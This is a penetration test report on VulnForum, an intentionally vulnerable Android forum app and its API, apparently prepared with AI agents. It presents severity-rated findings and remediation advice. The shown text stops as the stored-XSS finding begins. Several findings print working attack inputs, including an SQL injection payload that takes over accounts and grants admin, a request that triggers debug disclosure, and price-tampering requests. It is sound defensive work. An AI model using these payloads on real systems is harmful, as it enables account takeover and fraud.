

OFFENSIVE SECURITY. ENGINEERED.

VulnForum for Android

Penetration test report

Version 1.1

Revision history

Version	Date	Author	Changes
1.0	2026-11-01	GPT-5.6-sol DeepSeek-V4.1-Flash-1017 Claude Opus 4.8	Initial version.
1.1	2026-11-02	Jacobo Casado	Reviewed and approved.

Contents

1 Identification....5
2 Executive summary....6
3 Scope....8
4 Methodology....9
4.1 Approach....9
4.2 Process....9
4.3 Severity rating....10
4.4 Limitations....10
4.5 Independence....10
5 Test environment....11
5.1 Internal tooling....11
5.2 Third-party tools....12
6 Results....13
Annex A. Coverage....15
User flows....15
API map....16
OWASP mapping....18
Annex B. Findings....21
[VFO-01] Disclosure of internal server details to unauthenticated users....21
[VFO-02] Takeover of any account, including administrators, without credentials....23
[VFO-03] Users' passwords readable by anyone with access to the database....25
[VFO-05] Access to paid content without paying....27
[VFO-07] Sessions remain valid after logout or role change....29
[VFO-09] Theft of user and administrator sessions through a comment....31
[VFO-12] Sending messages as the user from another application on the device....34
[VFO-13] Arbitrary wallet credit from another application on the device....36
[VFO-15] Impersonation of any user, including administrators, by forging session tokens....39
[VFO-16] Administrator account taken over: weak password accepted and no limit on login attempts....41
[VFO-17] Remote command execution on the server without credentials....43

[VFO-18] A user's inbox can be made permanently unreadable....46
[VFO-19] Another application can crash VulnForum through the add-funds screen....48
[VFO-20] Another application can crash VulnForum by opening an article with an invalid identifier....50
[VFO-21] A standard user can block the administration panel....52
[VFO-22] Another application can crash VulnForum by opening the administration panel without a session....54
[VFO-23] Another application can crash VulnForum with inconsistent navigation arguments....57
Annex C. References....59
Standards....59
MAS profiles....59
Abbreviations....60

1 Identification


Product name	VulnForum
Package	`com.vulnforum`
Version	1.0 (1)
Platform	Android + API
Approach	Black-box
MAS profile	N/A
Developer	Maciej Duda (github.com/macik09)
Start date	2026-10-21
End date	2026-10-22
Client	vulnit (sample report)
Author	Test orchestration: GPT-5.6-sol Vulnerability analysis: DeepSeek-V4.1-Flash-1017 Report drafting: Claude Opus 4.8
Reviewer	Jacobo Casado
Approver	Jacobo Casado

2 Executive summary

This report presents the results of the black-box security assessment performed on the Android application VulnForum (`com.vulnforum`), version 1.0 (version code 1), and its API.

Based on the assessment, the overall risk level is rated **CRITICAL**. The main factor is that the API lets anyone on the network, without an account, take over any user or administrator account and run commands on the server.

A total of 17 findings were identified, distributed by severity as shown below:



During the assessment, it was confirmed that an attacker could perform the following actions against the application and its services:

- Take control of the server without an account (VFO-02, VFO-17).
- Take over other users' accounts, including administrator accounts (VFO-02, VFO-15, VFO-16, VFO-09, VFO-07).
- Obtain the passwords of all users (VFO-02, VFO-03).
- Read paid content without paying and add balance to the wallet without paying (VFO-05, VFO-13).
- Send messages on behalf of a user from another application installed on their device (VFO-12).
- Prevent other users from reading their messages and administrators from using the administration panel (VFO-18, VFO-21).
- Crash the application from another application installed on the same device (VFO-19, VFO-20, VFO-22, VFO-23).
- Obtain internal details of the server that help prepare other attacks (VFO-01).

To address the issues identified, the following actions are recommended, in order of priority:

1. Build every database query with bound parameters and stop deserializing data that clients can write (VFO-02, VFO-17).
2. Replace the administrator password, enforce a password policy and limit failed login attempts (VFO-16).
3. Sign sessions with a long random key, and revoke sessions on logout and when a user's role changes (VFO-15, VFO-07).

4. Treat comments as text: encode them before display, render them without JavaScript and keep the session token out of the WebView (**VFO-09**).
5. Store passwords with a dedicated password hashing function (**VFO-03**).
6. Validate on the server every value that clients send: prices, amounts, non-finite numbers and message recipients (**VFO-05**, **VFO-21**, **VFO-18**).
7. Stop exporting application components that other applications do not need, and validate the data that exported components receive (**VFO-13**, **VFO-12**, **VFO-19**, **VFO-20**, **VFO-22**, **VFO-23**).
8. Disable debug mode and the interactive debugger on the server (**VFO-01**).

Once the fixes have been applied, a retest is recommended to verify their effectiveness.

3 Scope

The assessment covered the following elements:

- Android application VulnForum (`com.vulnforum`), version 1.0 (version code 1), downloaded from https://github.com/macik09/Vulnforum on 2026-10-21.
  - SHA-256: `44f0b0e33ed52defd937857c6aba5d24a064b55ce2f6e8ae3f68ee6713979dc1`
- The API used by the application, which the application expects at `http://127.0.0.1:5000/api` (the device itself). In the test instance, that port was forwarded from the device to the server hosting the API. Testing against the API was performed between 2026-10-21 23:26:07 and 2026-10-22 09:08:05 (UTC+00:00). The backend was tested as deployed on that test instance during this window; no separate build identifier was available.

The API was assessed on a test instance provided by the client for this assessment. It contains no real user data, so all the accounts on it were treated as test accounts.

The assessment verified the weaknesses of the application and the requirements of the API listed in *OWASP mapping*.

The following were out of scope:

- Server infrastructure beyond the API, including its deployment and the network around it.
- Actions that could restart, reset or reconfigure the backend, including volumetric denial-of-service testing.
- Attacks that require ADB access to the device (a computer connected to an unlocked device with USB debugging enabled), such as attaching a debugger to the application or extracting its data through a backup. ADB was used only as an interface for the analysis, not as an attack path.
- Cryptographic analysis of the communication channel between the application and the API (for example, the use of HTTP instead of TLS).

4 Methodology

4.1 Approach

The assessment followed a black-box approach: neither the source code nor internal documentation of the application was available. The starting point was therefore the same as that of a real attacker who obtains the application from an app store or the internet.


The work followed the OWASP methodology for each technology:

- Application: OWASP MAS, with MASVS for the security requirements, MASWE for the weaknesses and MASTG for the tests.
- API: OWASP ASVS for the security requirements and OWASP WSTG for the tests.

The work started from a selection of what to verify: MASWE weaknesses for the application and ASVS requirements for the API. Each one was tested following MASTG or WSTG or, when they do not cover the case, with a custom test. The selected items and their results are listed in *OWASP mapping*.

The work was carried out following the process described below.

4.2 Process



1. **Functional reconnaissance.** The application was used as a legitimate user would, to identify the functionality it exposes, what is expected of it and which actions it should not allow.
2. **Static analysis.** Although the source code is not available, the application package contains the compiled code, which can be decompiled and disassembled to study how it works, just as an attacker would. Using this code, the analysis identified where the observed functionality is implemented, how the application communicates with the API and what attack surface it exposes (components exposed to other applications, data storage, network communications, etc.). Based on this analysis and the functional reconnaissance, a list of hypotheses was drawn up: potential attacks that an attacker might be able to carry out.
3. **Dynamic analysis.** The application was run on Chameleon, vulnit's analysis environment (see *5 Test environment*), which reveals behavior that is not evident in the code, such as the requests it makes to the API or the data it stores on the device, and leads to new hypotheses. The static and dynamic analysis phases were carried out iteratively, so that the results of each one guided the

other. Each hypothesis was tested in this environment and, for each confirmed vulnerability, a proof of concept was developed to demonstrate that it is exploitable.
4. **Specialist review.** A specialist reviewed each candidate finding with its evidence and proof of concept, and either accepted it for this report or sent it back for deeper analysis.
5. **Rating and reporting.** Each confirmed vulnerability was rated and documented in this report, including its impact, the evidence obtained and recommendations to fix it.

AI agents were used during the work to broaden coverage of the application and explore more paths in the same amount of time. All results were reviewed and validated by specialists before being included in this report.

Testing against the API was carried out on the test instance provided by the client (see *3 Scope*), so any of its accounts could be used to demonstrate unauthorized access to other users' data.

4.3 Severity rating

The severity of each finding was calculated using CVSS v4.0 (Common Vulnerability Scoring System), which takes into account both the impact of the vulnerability and the conditions required to exploit it.

The overall risk level and the order of the recommendations depend not only on each finding's score, but also on the business impact and the real ease of exploitation, including the possibility of chaining several vulnerabilities. It was assumed that an attacker has access to AI tools that considerably reduce the difficulty of both analyzing the application and exploiting it.

4.4 Limitations


This assessment was carried out over a limited period of time and on a specific version of the application and the API (see *3 Scope*). Although maximum coverage was sought, an assessment of this kind does not guarantee the absence of other vulnerabilities. The functionality analyzed and the weaknesses and requirements verified are detailed in *Annex A*.

4.5 Independence

This assessment was carried out by vulnit. The findings, their severities, and the conclusions are vulnit's own professional judgement and were not directed or influenced by any third party.

5 Test environment

This section describes how the tests were run at a technical level. The process followed is described in *4 Methodology*.



5.1 Internal tooling

Tool	Version	Description
Chameleon	System image 0.4.3 Provisioning plan 0.1.28	vulnit's Android build: AOSP with a modified platform and kernel, running on ARM virtual devices. It runs the application unmodified and records what it does: logs, network traffic (raw and decrypted), files, inter-process communication and system calls. Root, emulator and anti-instrumentation checks are resolved at the operating-system level.
vulnit AI agents	0.9	vulnit's analysis agents: an orchestrator assigns tasks to worker agents, each on its own Chameleon device and operating it through the same API as vulnit's specialists, to explore the application and test hypotheses in parallel. The models used are listed in *1 Identification*.

5.2 Third-party tools

Tool	Version	Description
jadx	1.5.6	Decompiler that turns Android DEX bytecode into readable Java source code.
apktool	3.0.3	Decodes Android packages into smali code and resources, and rebuilds them.
aapt	0.2	Android Asset Packaging Tool: reads the metadata, permissions and resources of an APK.
aapt2	9.5.1-16666295	Second version of the Android Asset Packaging Tool: compiles and inspects the resources and the binary manifest of an APK.
apksigner	0.9	Android SDK tool that signs APKs and verifies their signatures and signing certificates.
keytool	OpenJDK 21.0.9	Java tool for managing keys and certificates: inspects signing certificates and creates signing keys.
APKiD	3.1.0	Identifies the compilers, packers, obfuscators and anti-analysis techniques used to build an APK.
adb	29.0.6	Android Debug Bridge: command-line interface to an Android device for installing applications, running shell commands and transferring files.
tshark	4.6.9	Command-line version of the Wireshark network protocol analyzer: captures and decodes network traffic.
curl	8.23.0	Command-line tool for sending HTTP requests and other URL-based transfers.
Python	3.13.5	Programming language used for analysis scripts and proofs of concept.
Rust (cargo)	1.85.1	Programming language and build tool used for proofs of concept.

6 Results

The following table summarizes the findings identified during the assessment, ordered by severity and, within each level, by remediation priority. The details of each one, including its impact, evidence and remediation recommendations, can be found in *Annex B*.

ID	Title	Component	Severity
VFO-02	Takeover of any account, including administrators, without credentials	API	**Critical**
VFO-17	Remote command execution on the server without credentials	API	**Critical**
VFO-16	Access to an administrator account by guessing its password	API	**Critical**
VFO-15	Impersonation of any user, including administrators, by forging session tokens	API	**Critical**
VFO-09	Theft of user and administrator sessions through a comment	App + API	**High**
VFO-03	Users' passwords readable by anyone with access to the database	API	**High**
VFO-05	Access to paid content without paying	API	**High**
VFO-18	A user's inbox can be made permanently unreadable	API	**High**
VFO-13	Arbitrary wallet credit from another application on the device	App	**Medium**
VFO-21	A standard user can block the administration panel	API	**Medium**
VFO-07	Sessions remain valid after logout or role change	API	**Medium**
VFO-12	Sending messages as the user from another application on the device	App	**Medium**
VFO-01	Disclosure of internal server details to unauthenticated users	API	**Medium**

ID	Title	Component	Severity
VFO-19	Another application can crash VulnForum through the add-funds screen	App	Medium
VFO-20	Another application can crash VulnForum by opening an article with an invalid identifier	App	Medium
VFO-22	Another application can crash VulnForum by opening the administration panel without a session	App	Medium
VFO-23	Another application can crash VulnForum with inconsistent navigation arguments	App	Medium

Annex A. Coverage

This annex details the work carried out during the assessment: the application functionality that was analyzed and the weaknesses and requirements that were verified. Its purpose is to show what was checked, including the areas where no issues were identified.

User flows

A user flow is a set of related tasks that a user can complete in the application, such as managing their account or exchanging messages. The Coverage column states whether each flow was analyzed fully, partially or not at all; when coverage is not full, the notes give the reason.

ID	Flow	Description	Coverage	Notes
UF-01	Account and session	Signs up, logs in and out, and keeps or ends the session when the application is reopened or the session expires.	Full	
UF-02	Forum articles	Lists the free and premium articles and opens a free one.	Full	
UF-03	Comments	Shows an article's comments in a WebView and posts new ones.	Partial	Attachments were analyzed in the API responses. The application loads them from `http://yourserver.com`, a fixed address outside the test instance, so their display in the application was not tested. The comment-text path itself was fully exercised (see **VFO-09**); only image-attachment display was not tested.
UF-04	Premium content	Shows the paywall of a premium article, and buys and unlocks it.	Full	

ID	Flow	Description	Coverage	Notes
UF-05	Wallet	Shows the wallet balance and adds vulndollars through an internal deep link.	Full	
UF-06	Messages	Lists the messages received, opens them and sends new ones.	Full	
UF-07	Administration panel	Lists the application's users for administrators.	Full	
UF-08	Entry points from other applications	Deep links and exported components that other applications can open.	Full	

API map

Endpoints identified during the assessment, grouped by API. The Flows column gives the user flows that use each endpoint. The codes in the Source column are explained in *Annex C*.

http://127.0.0.1:5000

Method	Path	Parameters	Headers	Source	Flows	Findings
POST	`/api/register`	`username`, `password`	-	S, D	UF-01	VFO-02, VFO-03, VFO-16, VFO-17
POST	`/api/login`	`username`, `password`	-	S, D	UF-01	VFO-01, VFO-16, VFO-17
GET	`/api/articles/`	-	`Authorization`	S, D	UF-02	VFO-07, VFO-15

Method	Path	Parameters	Headers	Source	Flows	Findings
POST	/api/articles/unlock/{id}	-	Authorization, X-Access-Key	S	UF-04	VFO-05, VFO-07, VFO-15
GET	/api/articles/{id}/comments	-	-	S, D	UF-03	VFO-09
POST	/api/articles/{id}/comments	text, file (multipart)	-	S, D	UF-03	VFO-09
GET	/api/wallet	-	Authorization	S, D	UF-05	VFO-07, VFO-15
POST	/api/wallet/add	amount, nonce	Authorization	S, D	UF-05, UF-08	VFO-07, VFO-13, VFO-15, VFO-21
POST	/api/wallet/purchase	amount	Authorization, X-Access-Key (response)	S, D	UF-04	VFO-05, VFO-07, VFO-15
GET	/api/messages/	-	Authorization	S, D	UF-06	VFO-07, VFO-15, VFO-18
POST	/api/messages/	recipient, content, sender, id, timestamp	Authorization	S, D	UF-06, UF-08	VFO-07, VFO-12, VFO-15, VFO-18
GET	/api/admin/users	-	Authorization	S, D	UF-07, UF-08	VFO-07, VFO-15, VFO-21, VFO-22

Method	Path	Parameters	Headers	Source	Flows	Findings
PATCH	`/api/admin/articles/{id}`	`is_paid`	`Authorization`	S	UF-07	VFO-07, VFO-15
GET	`/console`	-	-	R	-	VFO-01

OWASP mapping

Weaknesses and requirements selected for the assessment (see *4 Methodology*). The Flows column gives the user flows where each one was verified, or All when it applies to the whole application or API.

Application (OWASP MASWE)

MASWE	Flows	Result	Findings
MASWE-0004 Sensitive Data Hardcoded in the App Package	All	Not vulnerable	None
MASWE-0018 Lack of Authentication or Authorization on App Components	UF-08	Vulnerable	VFO-12, VFO-13
MASWE-0029 Insecure Deep Links	UF-05, UF-08	Vulnerable	VFO-13, VFO-19, VFO-20, VFO-22
MASWE-0032 Insecure Intents	UF-08	Vulnerable	VFO-23
MASWE-0033 Sensitive Native Functionality Exposed in WebViews	UF-03	Not vulnerable	None
MASWE-0035 WebViews Loading Untrusted Content	UF-03	Vulnerable	VFO-09
MASWE-0049 Unsafe Dynamic Code Loading	All	Not vulnerable	None

API (OWASP ASVS)

ASVS	Flows	Result	Findings
1.2.4 Injection Prevention	All	Vulnerable	VFO-02
1.5.2 Safe Deserialization	UF-01	Vulnerable	VFO-17
2.2.1 Input Validation	UF-04, UF-05, UF-06	Vulnerable	VFO-05, VFO-18, VFO-21
6.2.4 Password Security	UF-01	Vulnerable	VFO-16
6.3.1 General Authentication Security	UF-01	Vulnerable	VFO-16
7.4.1 Session Termination	UF-01	Vulnerable	VFO-07
8.2.1 General Authorization Design	UF-07	Not vulnerable	None
8.2.2 General Authorization Design	UF-04	Vulnerable	VFO-05
8.3.2 Operation Level Authorization	UF-01	Vulnerable	VFO-07
9.1.1 Token source and integrity	All	Not vulnerable	None
9.1.2 Token source and integrity	All	Not vulnerable	None
9.2.1 Token content	All	Not vulnerable	None
11.2.3 Secure Cryptography Implementation	All	Vulnerable	VFO-15

ASVS	Flows	Result	Findings
11.4.2 Hashing and Hash-based Functions	UF-01	Vulnerable	VFO-03
13.4.2 Unintended Information Leakage	UF-01	Vulnerable	VFO-01
16.5.1 Error Handling	UF-01	Vulnerable	VFO-01
16.5.3 Error Handling	UF-06	Vulnerable	VFO-18

Annex B. Findings

This annex contains the details of each finding identified during the assessment, in ascending order by identifier. Finding identifiers are assigned during the analysis phase and are not necessarily contiguous: some investigated hypotheses were refuted, and their identifiers are not reused. Reproduction of each finding relies on the method and commands documented in its proof of concept.

[VFO-01] Disclosure of internal server details to unauthenticated users

Component	API
Severity	**Medium**
CVSS	6.9
Vector	`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N`
Weaknesses	CWE-489: Active Debug Code CWE-209: Generation of Error Message Containing Sensitive Information

Description

A single unauthenticated request to `POST /api/login` with a JSON object or array in the `username` field triggers an error that returns the Werkzeug debugger page, about 43 KB. The response exposes the endpoint source, the parameterized SQL query and the partial schema of the `user` table, internal paths, the stack trace, the component versions, frame identifiers, and the debugger request secret. The request does not create accounts or modify state.

Impact

An anonymous request discloses specific internal details of the backend and its authentication flow, useful for preparing other attacks. The debugger console remained PIN-locked; no code execution, arbitrary file reading, or traversal was obtained from this disclosure, and the exposed `SECRET` is the debugger secret, not the JWT signing key.

Evidence

```
POST /api/login HTTP/1.1
Content-Type: application/json

{"username":{"k":"vxlD"},"password":"x"}
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Content-Type: text/html; charset=utf-8
Content-Length: 43397
... /app/app/routes/auth.py, login, line 15
... WHERE user.username = ? AND user.password = ?
... columns: id, username, password, role, wallet_balance, used_nonces
... Werkzeug/3.1.9  Python/3.10.22
... SECRET = "[REDACTED]"
```

A control with scalar credentials returned 401 and an unsupported `Content-Type` returned 415, which confirms that the trigger is the non-scalar JSON type.

Proof of concept

A single unauthenticated request reproduces the disclosure:

```
curl -s -i http://127.0.0.1:5000/api/login -H 'Content-Type: application/json' -d
'{"username":{"k":"x"},"password":"x"}'
```

Confirm that the response is 500 with an HTML body of about 43 KB that contains the endpoint source, the SQL query, the schema, the versions and the debugger secret. A control with a scalar `username` returns 401.

Recommendation

Disable the Werkzeug debugger and its console in the deployment. Validate that `username` and `password` are strings before querying the database. Return application errors without source, stack trace, SQL, paths, versions, or debugger secrets.

References

- CWE-489: Active Debug Code
- CWE-209: Generation of Error Message Containing Sensitive Information

[VFO-02] Takeover of any account, including administrators, without credentials

Component	API
Severity	**Critical**
CVSS	9.3
Vector	`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N`
Weaknesses	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Description

The unauthenticated endpoint `POST /api/register` inserts the value of the JSON `username` field into a SQL statement without using bound parameters. A SQLite `ON CONFLICT(username) DO UPDATE` clause within the same statement lets an attacker overwrite the password, the role, and the balance of an existing row. Knowing only a user's name, the attacker can take over that account without its password and, at the same time, assign it the `admin` role. The same injection also keeps the ability to create a new administrative account directly. No account or prior privilege is needed to reach the endpoint.

This was identified from the outside: an unbalanced quote in `username` returns an SQL error, and the server's debug error page (see **VFO-01**) shows the full statement.

Impact

An attacker with no prior account obtains administrative control of the API over the network. The assessment took over an existing row without using its password: the previous credential stopped working, the chosen password authenticated the same account, and the balance was modified. A separate test promoted a `user` row to `admin` without changing its password; the account moved from receiving 403 to receiving 200 on administrative reads and writes. The original payload also created a new administrative account with a chosen password and balance.

This injection is the write primitive that enables two further critical findings: **VFO-03** (reading all stored passwords) and **VFO-17** (unauthenticated remote code execution). Fixing it is the first priority.

Evidence

Account takeover and balance-change payload:

```
POST /api/register HTTP/1.1
Host: 127.0.0.1:5000
Content-Type: application/json

{"username":"vfo02up...', 'x', 'user', 5.0) ON CONFLICT(username) DO UPDATE SET
password='[REDACTED]', wallet_balance=424242.0 -- ","password":"[REDACTED]"}
```

```
HTTP/1.1 201 CREATED
Content-Type: application/json

{"message":"User created"}
```

After the request, the row's original password returned 401, the chosen new password returned 200, and `GET /api/wallet/` returned `balance=424242.0`. The role-promotion payload used `ON CONFLICT(username) DO UPDATE SET role='admin' --` and left the account with `role=admin` without changing its password. An attempt with stacked statements (`; UPDATE ...`) returned 500 and did not persist, so the impact does not depend on them.

Proof of concept

1. Register a test account with a known name.
2. Send `POST /api/register` with a crafted `username` that closes the `VALUES` tuple and adds an `ON CONFLICT(username) DO UPDATE` clause that overwrites the password (and, in separate tests, the role or the balance).
3. Log in with the account: the original password returns 401 and the chosen one returns 200.

The attached script reproduces the takeover end to end against a disposable account that it registers itself:

```
python3 poc/VFO-02.py --api http://127.0.0.1:5000/api
```

A `NOT REPRODUCED` result only shows that this specific payload no longer works; it does not confirm that the injection is fixed at its root, since other payloads could still reach the same sink.

Recommendation

Build the `INSERT` with bound parameters for `username` and `password`. Set `role` and `wallet_balance` from server-side constants, never from client input. Reject duplicate names explicitly, without running SQL built by string interpolation. Because this injection enables **VFO-03** and **VFO-17**, treat it as the first fix.

References

- CWE-89: SQL Injection
- OWASP SQL Injection Prevention Cheat Sheet

[VFO-03] Users' passwords readable by anyone with access to the database

Component	API
Severity	**High**
CVSS	8.2
Vector	`CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N`
Weaknesses	CWE-256: Plaintext Storage of a Password

Description

`POST /api/register` stores the exact password in the `user.password` column, defined as `VARCHAR(128)`. There is no hash column and no trigger that transforms the value. As a result, anyone who can read the database obtains reusable passwords directly, instead of irreversible hashes.

This was identified from the outside: the server's debug error page for a failed registration (see **VFO-01**) showed a password in clear text inside the SQL statement, and the stored value, the schema and the triggers were then read through the injection in **VFO-02**.

Impact

Anyone with read access to the database recovers reusable credentials for every account, including the administrator. A single query returned all stored passwords and roles. Because passwords are frequently reused across services, their exposure amplifies the impact beyond this application.

Read access to the database is the condition for exploitation. In this assessment it was obtained through the **VFO-02** SQL injection, which served as the read primitive; the defect specific to **VFO-03** is that the stored values are reusable passwords rather than hashes.

Evidence

A registered password was read without transformation from `user.password` and then authenticated. The schema showed `password VARCHAR(128)`, with no hash column, and the table triggers returned `NONE`. One read value authenticated as `alice` (role `user`) and another as the administrator (role `admin`, with access to `GET /api/admin/users`).

```
NORMAL-REGISTRATION-EXFILTRATED-PASSWORD: [REDACTED]
USER-TABLE-TRIGGERS: NONE
schema: password VARCHAR(128)   (no hash column)
```

Proof of concept

1. Register an account with a unique password.
2. Using the **VFO-02** primitive, read the `user.password` value of that account through a subquery.
3. Confirm that the read value matches the submitted password and authenticates on `POST /api/login`.
4. Confirm that the same technique recovers the passwords of preexisting accounts.

The attached script registers an account with a unique password and confirms it round-trips unchanged through the database:

```
python3 poc/VFO-03.py --api http://127.0.0.1:5000/api
```

A `NOT REPRODUCED` result only shows that this read no longer returns the password; it does not prove the values are now hashed.

Recommendation

Replace `user.password` with a password hash generated with Argon2id, scrypt, or bcrypt and a unique salt per password. Store only the hash at registration and verify with the same algorithm at login. Treat all current passwords as exposed and force their reset.

References

- CWE-256: Plaintext Storage of a Password
- OWASP Password Storage Cheat Sheet

[VFO-05] Access to paid content without paying

Component	API
Severity	**High**
CVSS	7.1
Vector	`CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N`
Weaknesses	CWE-472: External Control of Assumed-Immutable Web Parameter CWE-639: Authorization Bypass Through User-Controlled Key

Description

The premium-content API trusts the purchase amount sent by the client and returns an access key that is reusable across accounts and articles. An authenticated user can unlock every paid article by paying `0.01`, or by using a key obtained by another account without making any purchase at all. The server trusting a client-supplied monetary value is the same class of flaw as the wallet-crediting findings **VFO-13** and **VFO-21**.

Impact

An authenticated attacker gains access to paid content and the service loses billing integrity. One account unlocked the three premium articles after a `0.01` purchase; a `5e-324` purchase returned the same key with no observable charge; and a second account reused that key without purchasing and kept its balance. Exploitation requires an authenticated account, which open registration makes trivial to obtain.

Evidence

The application shows a price of 10,000 vulndollars and sends `{"amount":10000}`. With a balance of 5.0, that amount was rejected for insufficient funds (400). Changing only the amount:

```
POST /api/wallet/purchase {"amount":0.01}      -> 200, new_balance 4.99, X-Access-Key header
POST /api/articles/unlock/2  (X-Access-Key)     -> 200 (same for 4 and 6)
POST /api/wallet/purchase {"amount":5e-324}     -> 200, same key, balance 4.99
account B (no purchase) + A's key -> unlock 2,4,6 = 200, B balance intact 5.0
```

Proof of concept

1. Authenticate with a test account and confirm that articles 2, 4, and 6 are locked.
2. Send `POST /api/wallet/purchase` with `{"amount":0.01}` and save the `X-Access-Key` header.
3. Send that key to `POST /api/articles/unlock/2`, `/4`, and `/6` and confirm the 200 responses and the full content.

4. With a second account that has made no purchases, reuse the same key and confirm that it unlocks the same articles without reducing its balance.

The attached script unlocks paid content after a 0.01 purchase and reuses the key from a second account, on disposable accounts it registers itself:

```
python3 poc/VFO-05.py --api http://127.0.0.1:5000/api
```

A `NOT REPRODUCED` result only shows that this specific bypass no longer works; it does not prove billing is enforced.

Recommendation

Ignore the amount sent by the client. Resolve the price on the server from the selected article, verify sufficient balance, and apply the charge and the access grant in a single server transaction. Replace the shared access key with a single-use, short-lived authorization bound to the authenticated user, the purchased article, and the completed transaction, and reject its reuse across accounts.

References

- CWE-472: External Control of Assumed-Immutable Web Parameter
- CWE-639: Authorization Bypass Through User-Controlled Key

[VFO-07] Sessions remain valid after logout or role change

Component	API
Severity	**Medium**
CVSS	5.3
Vector	`CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N`
Weaknesses	CWE-613: Insufficient Session Expiration

Description

The server does not invalidate an already issued JWT when the user logs out or when their role changes from `admin` to `user`. The previous token keeps its permissions until its expiration, even though the local state has been removed or the current role no longer authorizes those operations. The observed nominal token lifetime is 900 seconds.

Impact

Whoever already holds a token retains, until its expiration, read access to the wallet and to private messages after logout, and administrative access after the account is downgraded to `user`. The impact is bounded by the token's remaining lifetime and requires prior possession of a valid token; the initial obtaining of the token is not attributed to this finding.

Evidence

After pressing `Logout` in the application, which removes the local keys, the same token obtained 200 on `GET /api/wallet/` and `GET /api/messages/` three seconds later. In the second case, a previous administrative token kept 200 on `GET /api/admin/users` and on the administrative `PATCH` after the account was downgraded, while a new token for the same account returned 403. The controls returned 401 without a token, 422 with an altered signature, and 401 after expiration.

Proof of concept

Log in with a test account and keep its token. Press `Logout` in the application; the local keys are cleared but the token is not revoked on the server. Resend the saved token and confirm it is still accepted:

```
curl -s -o /dev/null -w '%{http_code}\n' http://127.0.0.1:5000/api/wallet/ -H
'Authorization: Bearer <token-saved-before-logout>'
```

The response is 200. For the role case, with a test account elevated to `admin` (through **VFO-02**) and then downgraded to `user`, confirm that the previous administrative token still obtains 200 while a new token obtains 403.

Recommendation

Maintain a revocable session state on the server. On logout, invalidate the session identifier or the `jti`. On a role change, revoke the account's active tokens or validate the current role on each sensitive operation. Add regression tests that require immediate rejection of the previous token after logout and after a role downgrade.

References

- CWE-613: Insufficient Session Expiration
- OWASP Session Management Cheat Sheet

[VFO-09] Theft of user and administrator sessions through a comment

Component	App + API
Severity	**High**
CVSS	7.1
Vector	`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N`
Weaknesses	MASWE-0035: WebViews Loading Untrusted Content CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Description

